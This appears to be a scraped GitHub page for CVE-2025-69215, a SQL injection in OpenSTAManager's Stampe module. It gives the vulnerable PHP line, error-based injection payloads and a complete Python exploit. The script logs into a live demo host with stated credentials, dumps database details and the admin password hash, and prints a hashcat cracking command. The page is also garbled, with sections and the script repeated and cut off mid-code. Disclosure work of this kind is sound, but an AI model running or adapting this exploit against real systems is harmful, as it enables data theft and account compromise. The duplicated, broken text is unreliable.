lukasz-rybak/CVE-2025-69215
GitHub: lukasz-rybak/CVE-2025-69215
一个针对 OpenSTAManager Stampe 模块 SQL 注入漏洞的已认证利用与数据提取工具。
Stars: 0 | Forks: 0
# CVE-2025-69215: OpenSTAManager 的 Stampe 模块存在 SQL 注入
## 概述
| 字段 | 详情 |
|---|---|
| **CVE ID** | [CVE-2025-69215](https://nvd.nist.gov/vuln/detail/CVE-2025-69215) |
| **严重程度** | 高危 |
| **安全公告** | [查看公告](https://github.com/devcode-it/openstamanager/security/advisories/GHSA-qx9p-w3vj-q24q) |
| **发现者** | [Lukasz Rybak](https://github.com/lukasz-rybak) |
## 影响产品
- **devcode-it/openstamanager**(版本:<= 2.9.8)
## CWE 分类
- CWE-89:在 SQL 命令中未正确净化特殊元素(SQL 注入)
## 详情
## 漏洞详情
### 位置
- **文件:** `modules/stampe/actions.php`
- **行号:** 26
- **易受攻击的代码:**
```
case 'update':
if (!empty(intval(post('predefined'))) && !empty(post('module'))) {
$dbo->query('UPDATE `zz_prints` SET `predefined` = 0 WHERE `id_module` = '.post('module'));
// ↑ Direct concatenation without prepare() sanitization
}
```
### 根本原因
`module` 参数来自 POST 数据,直接拼接进 SQL UPDATE 查询中,未使用 `prepare()` 净化函数。虽然 `predefined` 参数经过 `intval()` 验证,但 `module` 参数仅进行了 `!empty()` 检查,这**无法防止 SQL 注入**。
**易受攻击的模式:**
```
// Line 25: intval() protects predefined, but module is not sanitized!
if (!empty(intval(post('predefined'))) && !empty(post('module'))) {
// Line 26: Direct concatenation - VULNERABLE
$dbo->query('UPDATE ... WHERE `id_module` = '.post('module'));
}
```
## 利用
### 易受攻击的端点
```
POST /modules/stampe/actions.php
```
### 所需参数
```
op=update
id_record=1
predefined=1 (must be non-zero after intval())
module=[INJECTION_PAYLOAD]
title=Test
filename=test.pdf
```
### 身份验证要求
- 需要有效的已认证会话(任何可访问 Stampe 模块的用户)
- **已验证:** 具有“技术员”组权限的用户可利用(**非仅管理员**!)
- **PoC:** 演示地址 https://demo.osmbusiness.it,凭证 tecnico/tecnicotecnico
### 利用类型
**基于错误的 SQL 注入**,使用 MySQL 的 EXTRACTVALUE/UPDATEXML/GTID_SUBSET 函数
### 概念验证
#### 方法 1:EXTRACTVALUE(MySQL 5.1+)
```
POST /modules/stampe/actions.php
Content-Type: application/x-www-form-urlencoded
op=update&id_record=1&predefined=1&module=14 AND EXTRACTVALUE(1,CONCAT(0x7e,VERSION(),0x7e))&title=Test&filename=test.pdf
```
**结果:**
 **提取的数据:** MySQL 版本 `8.3.0`
#### 方法 2:GTID_SUBSET(MySQL 5.6+)
```
module=14 AND GTID_SUBSET(CONCAT(0x7e,DATABASE(),0x7e),1)
```
**结果:**
**提取的数据:** MySQL 版本 `8.3.0`
#### 方法 2:GTID_SUBSET(MySQL 5.6+)
```
module=14 AND GTID_SUBSET(CONCAT(0x7e,DATABASE(),0x7e),1)
```
**结果:**
 **提取的数据:** 数据库名 `openstamanager`
#### 方法 3:UPDATEXML(MySQL 5.1+)
```
module=14 AND UPDATEXML(1,CONCAT(0x7e,USER(),0x7e),1)
```
**结果:**
**提取的数据:** 数据库名 `openstamanager`
#### 方法 3:UPDATEXML(MySQL 5.1+)
```
module=14 AND UPDATEXML(1,CONCAT(0x7e,USER(),0x7e),1)
```
**结果:**
 **提取的数据:** 数据库用户 `demo_osm@web01.osmbusiness.it`
### 自动化利用
**完整利用脚本:** `exploit_stampe_sqli.py`
```
#!/usr/bin/env python3
"""
SQL Injection Exploit - OpenSTAManager modules/stampe/actions.php
Usage:
python3 exploit_stampe_sqli.py -u tecnico -p tecnicotecnico
python3 exploit_stampe_demo.py -u admin -p admin123 --url https://custom.osm.local
"""
import requests
import re
import argparse
import sys
from html import unescape
from urllib.parse import urljoin
class StampeSQLiExploit:
def __init__(self, base_url, username, password, verbose=False):
self.base_url = base_url.rstrip('/')
self.username = username
self.password = password
self.verbose = verbose
self.session = requests.Session()
self.session.headers.update({
'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0'
})
def login(self):
"""Authenticate with username and password"""
login_url = urljoin(self.base_url, '/index.php')
if self.verbose:
print(f"[DEBUG] Attempting login to {login_url}")
print(f"[DEBUG] Username: {self.username}")
# First, get the login page to establish session
resp = self.session.get(login_url)
if self.verbose:
print(f"[DEBUG] Initial GET status: {resp.status_code}")
# Send login credentials with op=login parameter (required!)
login_data = {
'username': self.username,
'password': self.password,
'op': 'login', # Required for OpenSTAManager
}
resp = self.session.post(login_url, data=login_data, allow_redirects=True)
if self.verbose:
print(f"[DEBUG] Login POST status: {resp.status_code}")
print(f"[DEBUG] Cookies: {self.session.cookies.get_dict()}")
# Check if login was successful
if 'PHPSESSID' not in self.session.cookies:
print("[-] Login failed: No session cookie received")
return False
# Check if we're redirected to dashboard or still on login page
if 'username' in resp.text.lower() and 'password' in resp.text.lower() and 'login' in resp.url.lower():
print("[-] Login failed: Still on login page")
if self.verbose:
print(f"[DEBUG] Current URL: {resp.url}")
return False
print(f"[+] Successfully logged in as '{self.username}'")
print(f"[+] Session: {self.session.cookies.get('PHPSESSID')}")
return True
def inject(self, sql_query):
"""Execute SQL injection payload"""
# Use UPDATEXML instead of EXTRACTVALUE (works better on demo)
payload = f"14 AND UPDATEXML(1,CONCAT(0x7e,({sql_query}),0x7e),1)"
target_url = urljoin(self.base_url, '/modules/stampe/actions.php')
if self.verbose:
print(f"[DEBUG] Target: {target_url}")
print(f"[DEBUG] Payload: {payload}")
response = self.session.post(
target_url,
data={
"op": "update",
"id_record": "1",
"predefined": "1",
"module": payload,
"title": "Test",
"filename": "test.pdf"
}
)
if self.verbose:
print(f"[DEBUG] Response status: {response.status_code}")
print(f"[DEBUG] Response length: {len(response.text)}")
# Unescape HTML entities first
response_text = unescape(response.text)
# Pattern 1: XPATH syntax error with HTML entities or quotes
# Matches: XPATH syntax error: '~data~' or '~data~'
xpath_match = re.search(r"XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?", response_text, re.IGNORECASE)
if xpath_match:
result = xpath_match.group(1)
if self.verbose:
print(f"[DEBUG] Extracted via XPATH pattern: {result}")
return result
# Pattern 2: Look in HTML comments (demo puts errors in comments)
#
comment_match = re.search(r"", response_text, re.DOTALL | re.IGNORECASE)
if comment_match:
result = comment_match.group(1)
if self.verbose:
print(f"[DEBUG] Extracted from HTML comment: {result}")
return result
# Pattern 3:
**提取的数据:** 数据库用户 `demo_osm@web01.osmbusiness.it`
### 自动化利用
**完整利用脚本:** `exploit_stampe_sqli.py`
```
#!/usr/bin/env python3
"""
SQL Injection Exploit - OpenSTAManager modules/stampe/actions.php
Usage:
python3 exploit_stampe_sqli.py -u tecnico -p tecnicotecnico
python3 exploit_stampe_demo.py -u admin -p admin123 --url https://custom.osm.local
"""
import requests
import re
import argparse
import sys
from html import unescape
from urllib.parse import urljoin
class StampeSQLiExploit:
def __init__(self, base_url, username, password, verbose=False):
self.base_url = base_url.rstrip('/')
self.username = username
self.password = password
self.verbose = verbose
self.session = requests.Session()
self.session.headers.update({
'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0'
})
def login(self):
"""Authenticate with username and password"""
login_url = urljoin(self.base_url, '/index.php')
if self.verbose:
print(f"[DEBUG] Attempting login to {login_url}")
print(f"[DEBUG] Username: {self.username}")
# First, get the login page to establish session
resp = self.session.get(login_url)
if self.verbose:
print(f"[DEBUG] Initial GET status: {resp.status_code}")
# Send login credentials with op=login parameter (required!)
login_data = {
'username': self.username,
'password': self.password,
'op': 'login', # Required for OpenSTAManager
}
resp = self.session.post(login_url, data=login_data, allow_redirects=True)
if self.verbose:
print(f"[DEBUG] Login POST status: {resp.status_code}")
print(f"[DEBUG] Cookies: {self.session.cookies.get_dict()}")
# Check if login was successful
if 'PHPSESSID' not in self.session.cookies:
print("[-] Login failed: No session cookie received")
return False
# Check if we're redirected to dashboard or still on login page
if 'username' in resp.text.lower() and 'password' in resp.text.lower() and 'login' in resp.url.lower():
print("[-] Login failed: Still on login page")
if self.verbose:
print(f"[DEBUG] Current URL: {resp.url}")
return False
print(f"[+] Successfully logged in as '{self.username}'")
print(f"[+] Session: {self.session.cookies.get('PHPSESSID')}")
return True
def inject(self, sql_query):
"""Execute SQL injection payload"""
# Use UPDATEXML instead of EXTRACTVALUE (works better on demo)
payload = f"14 AND UPDATEXML(1,CONCAT(0x7e,({sql_query}),0x7e),1)"
target_url = urljoin(self.base_url, '/modules/stampe/actions.php')
if self.verbose:
print(f"[DEBUG] Target: {target_url}")
print(f"[DEBUG] Payload: {payload}")
response = self.session.post(
target_url,
data={
"op": "update",
"id_record": "1",
"predefined": "1",
"module": payload,
"title": "Test",
"filename": "test.pdf"
}
)
if self.verbose:
print(f"[DEBUG] Response status: {response.status_code}")
print(f"[DEBUG] Response length: {len(response.text)}")
# Unescape HTML entities first
response_text = unescape(response.text)
# Pattern 1: XPATH syntax error with HTML entities or quotes
# Matches: XPATH syntax error: '~data~' or '~data~'
xpath_match = re.search(r"XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?", response_text, re.IGNORECASE)
if xpath_match:
result = xpath_match.group(1)
if self.verbose:
print(f"[DEBUG] Extracted via XPATH pattern: {result}")
return result
# Pattern 2: Look in HTML comments (demo puts errors in comments)
#
comment_match = re.search(r"", response_text, re.DOTALL | re.IGNORECASE)
if comment_match:
result = comment_match.group(1)
if self.verbose:
print(f"[DEBUG] Extracted from HTML comment: {result}")
return result
# Pattern 3:
**提取的数据:** MySQL 版本 `8.3.0`
#### 方法 2:GTID_SUBSET(MySQL 5.6+)
```
module=14 AND GTID_SUBSET(CONCAT(0x7e,DATABASE(),0x7e),1)
```
**结果:**
**提取的数据:** 数据库名 `openstamanager`
#### 方法 3:UPDATEXML(MySQL 5.1+)
```
module=14 AND UPDATEXML(1,CONCAT(0x7e,USER(),0x7e),1)
```
**结果:**
**提取的数据:** 数据库用户 `demo_osm@web01.osmbusiness.it`
### 自动化利用
**完整利用脚本:** `exploit_stampe_sqli.py`
```
#!/usr/bin/env python3
"""
SQL Injection Exploit - OpenSTAManager modules/stampe/actions.php
Usage:
python3 exploit_stampe_sqli.py -u tecnico -p tecnicotecnico
python3 exploit_stampe_demo.py -u admin -p admin123 --url https://custom.osm.local
"""
import requests
import re
import argparse
import sys
from html import unescape
from urllib.parse import urljoin
class StampeSQLiExploit:
def __init__(self, base_url, username, password, verbose=False):
self.base_url = base_url.rstrip('/')
self.username = username
self.password = password
self.verbose = verbose
self.session = requests.Session()
self.session.headers.update({
'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0'
})
def login(self):
"""Authenticate with username and password"""
login_url = urljoin(self.base_url, '/index.php')
if self.verbose:
print(f"[DEBUG] Attempting login to {login_url}")
print(f"[DEBUG] Username: {self.username}")
# First, get the login page to establish session
resp = self.session.get(login_url)
if self.verbose:
print(f"[DEBUG] Initial GET status: {resp.status_code}")
# Send login credentials with op=login parameter (required!)
login_data = {
'username': self.username,
'password': self.password,
'op': 'login', # Required for OpenSTAManager
}
resp = self.session.post(login_url, data=login_data, allow_redirects=True)
if self.verbose:
print(f"[DEBUG] Login POST status: {resp.status_code}")
print(f"[DEBUG] Cookies: {self.session.cookies.get_dict()}")
# Check if login was successful
if 'PHPSESSID' not in self.session.cookies:
print("[-] Login failed: No session cookie received")
return False
# Check if we're redirected to dashboard or still on login page
if 'username' in resp.text.lower() and 'password' in resp.text.lower() and 'login' in resp.url.lower():
print("[-] Login failed: Still on login page")
if self.verbose:
print(f"[DEBUG] Current URL: {resp.url}")
return False
print(f"[+] Successfully logged in as '{self.username}'")
print(f"[+] Session: {self.session.cookies.get('PHPSESSID')}")
return True
def inject(self, sql_query):
"""Execute SQL injection payload"""
# Use UPDATEXML instead of EXTRACTVALUE (works better on demo)
payload = f"14 AND UPDATEXML(1,CONCAT(0x7e,({sql_query}),0x7e),1)"
target_url = urljoin(self.base_url, '/modules/stampe/actions.php')
if self.verbose:
print(f"[DEBUG] Target: {target_url}")
print(f"[DEBUG] Payload: {payload}")
response = self.session.post(
target_url,
data={
"op": "update",
"id_record": "1",
"predefined": "1",
"module": payload,
"title": "Test",
"filename": "test.pdf"
}
)
if self.verbose:
print(f"[DEBUG] Response status: {response.status_code}")
print(f"[DEBUG] Response length: {len(response.text)}")
# Unescape HTML entities first
response_text = unescape(response.text)
# Pattern 1: XPATH syntax error with HTML entities or quotes
# Matches: XPATH syntax error: '~data~' or '~data~'
xpath_match = re.search(r"XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?", response_text, re.IGNORECASE)
if xpath_match:
result = xpath_match.group(1)
if self.verbose:
print(f"[DEBUG] Extracted via XPATH pattern: {result}")
return result
# Pattern 2: Look in HTML comments (demo puts errors in comments)
#
comment_match = re.search(r"", response_text, re.DOTALL | re.IGNORECASE)
if comment_match:
result = comment_match.group(1)
if self.verbose:
print(f"[DEBUG] Extracted from HTML comment: {result}")
return result
# Pattern 3: tags
codes = re.findall(r'(.*?)', response_text, re.DOTALL)
for code in codes:
clean = code.strip()
if 'XPATH syntax error' in clean or 'SQLSTATE' in clean:
match = re.search(r"~([^~]+)~", clean)
if match:
result = match.group(1)
if self.verbose:
print(f"[DEBUG] Extracted from : {result}")
return result
# Pattern 4: PDOException error format (as shown in user's example)
# PDOException: SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~data~'
pdo_match = re.search(r"PDOException:.*?XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?", response_text, re.IGNORECASE | re.DOTALL)
if pdo_match:
result = pdo_match.group(1)
if self.verbose:
print(f"[DEBUG] Extracted from PDOException: {result}")
return result
# Pattern 5: Generic ~...~ markers (last resort)
markers = re.findall(r'~([^~]{1,100})~', response_text)
if markers:
if self.verbose:
print(f"[DEBUG] Found generic markers: {markers}")
# Filter out HTML/CSS junk
for marker in markers:
if marker and len(marker) > 2:
# Skip common HTML patterns
if not any(x in marker.lower() for x in ['button', 'icon', 'fa-', 'class', 'div', 'span', '<', '>']):
if self.verbose:
print(f"[DEBUG] Using marker: {marker}")
return marker
if self.verbose:
print("[DEBUG] No data extracted from response")
# Save response for debugging
with open('/tmp/stampe_response_debug.html', 'w') as f:
f.write(response.text)
print("[DEBUG] Response saved to /tmp/stampe_response_debug.html")
return None
def dump_info(self):
"""Dump database information"""
queries = [
("Database Version", "VERSION()"),
("Database Name", "DATABASE()"),
("Current User", "USER()"),
("Admin Username", "SELECT username FROM zz_users WHERE idgruppo=1 LIMIT 1"),
("Admin Email", "SELECT email FROM zz_users WHERE idgruppo=1 LIMIT 1"),
("Admin Password Hash (1-30)", "SELECT SUBSTRING(password,1,30) FROM zz_users WHERE idgruppo=1 LIMIT 1"),
("Admin Password Hash (31-60)", "SELECT SUBSTRING(password,31,30) FROM zz_users WHERE idgruppo=1 LIMIT 1"),
("Total Users", "SELECT COUNT(*) FROM zz_users"),
("First Table", "SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIMIT 1"),
]
print("="*70)
print(" EXPLOITING SQL INJECTION - DATA EXTRACTION")
print("="*70)
print()
results = {}
for desc, query in queries:
print(f"[*] Extracting: {desc}")
print(f" Query: {query}")
result = self.inject(query)
if result:
print(f" ✓ Result: {result}")
results[desc] = result
else:
print(f" ✗ Failed to extract")
print()
return results
def main():
parser = argparse.ArgumentParser(
description='OpenSTAManager Stampe Module SQL Injection Exploit',
formatter_class=argparse.RawDescriptionHelpFormatter,
epilog='''
Examples:
# Exploit demo.osmbusiness.it with tecnico user
python3 %(prog)s -u tecnico -p tecnicotecnico
# Exploit demo with admin credentials
python3 %(prog)s -u admin -p admin123
# Exploit custom installation with verbose output
python3 %(prog)s -u tecnico -p pass123 --url https://erp.company.com -v
'''
)
parser.add_argument('-u', '--username', required=True,
help='Username for authentication')
parser.add_argument('-p', '--password', required=True,
help='Password for authentication')
parser.add_argument('--url', default='https://demo.osmbusiness.it',
help='Base URL of OpenSTAManager (default: https://demo.osmbusiness.it)')
parser.add_argument('-v', '--verbose', action='store_true',
help='Enable verbose output for debugging')
args = parser.parse_args()
print("╔" + "="*68 + "╗")
print("║ SQL Injection Exploit - OpenSTAManager Stampe Module ║")
print("║ CVE-PENDING | Authenticated Error-Based SQLi ║")
print("╚" + "="*68 + "╝")
print()
print(f"[*] Target: {args.url}")
print(f"[*] Username: {args.username}")
print()
exploit = StampeSQLiExploit(args.url, args.username, args.password, args.verbose)
# Login first
if not exploit.login():
print("\n[-] Authentication failed. Cannot proceed with exploitation.")
print("[!] Please check:")
print(" 1. Are the credentials correct?")
print(" 2. Is the target URL accessible?")
print(" 3. Is the user account active?")
sys.exit(1)
print()
# Extract data
results = exploit.dump_info()
# Summary
print("="*70)
print(" EXTRACTION SUMMARY")
print("="*70)
print()
if results:
for key, value in results.items():
print(f" {key:.<40} {value}")
# If we got admin password hash, combine it
if "Admin Password Hash (1-30)" in results and "Admin Password Hash (31-60)" in results:
full_hash = results["Admin Password Hash (1-30)"] + results["Admin Password Hash (31-60)"]
print()
print(" " + "="*66)
print(f" Full Admin Password Hash: {full_hash}")
print(" " + "="*66)
print()
print(" [!] Crack with hashcat:")
print(f" hashcat -m 3200 '{full_hash}' wordlist.txt")
else:
print(" ✗ No data extracted")
if not args.verbose:
print("\n [!] Try running with -v flag for debugging information")
if __name__ == "__main__":
main()
```
### 贡献者
由 Łukasz Rybak 报告
## 参考
- https://github.com/devcode-it/openstamanager/security/advisories/GHSA-qx9p-w3vj-q24q
- https://nvd.nist.gov/vuln/detail/CVE-2025-69215
- https://github.com/advisories/GHSA-qx9p-w3vj-q24q
## 免责声明
本 CVE 遵循协调漏洞披露(CVD)流程进行负责任披露。此处提供的信息仅用于教育和防御目的。标签:CISA项目, CVE-2025-69215, CWE-89, devcode-it, OpenSTAManager, OpenVAS, PHP, POST请求, SQL命令注入, Stampe模块, Web漏洞, 参数注入, 模块更新, 漏洞复现, 逆向工具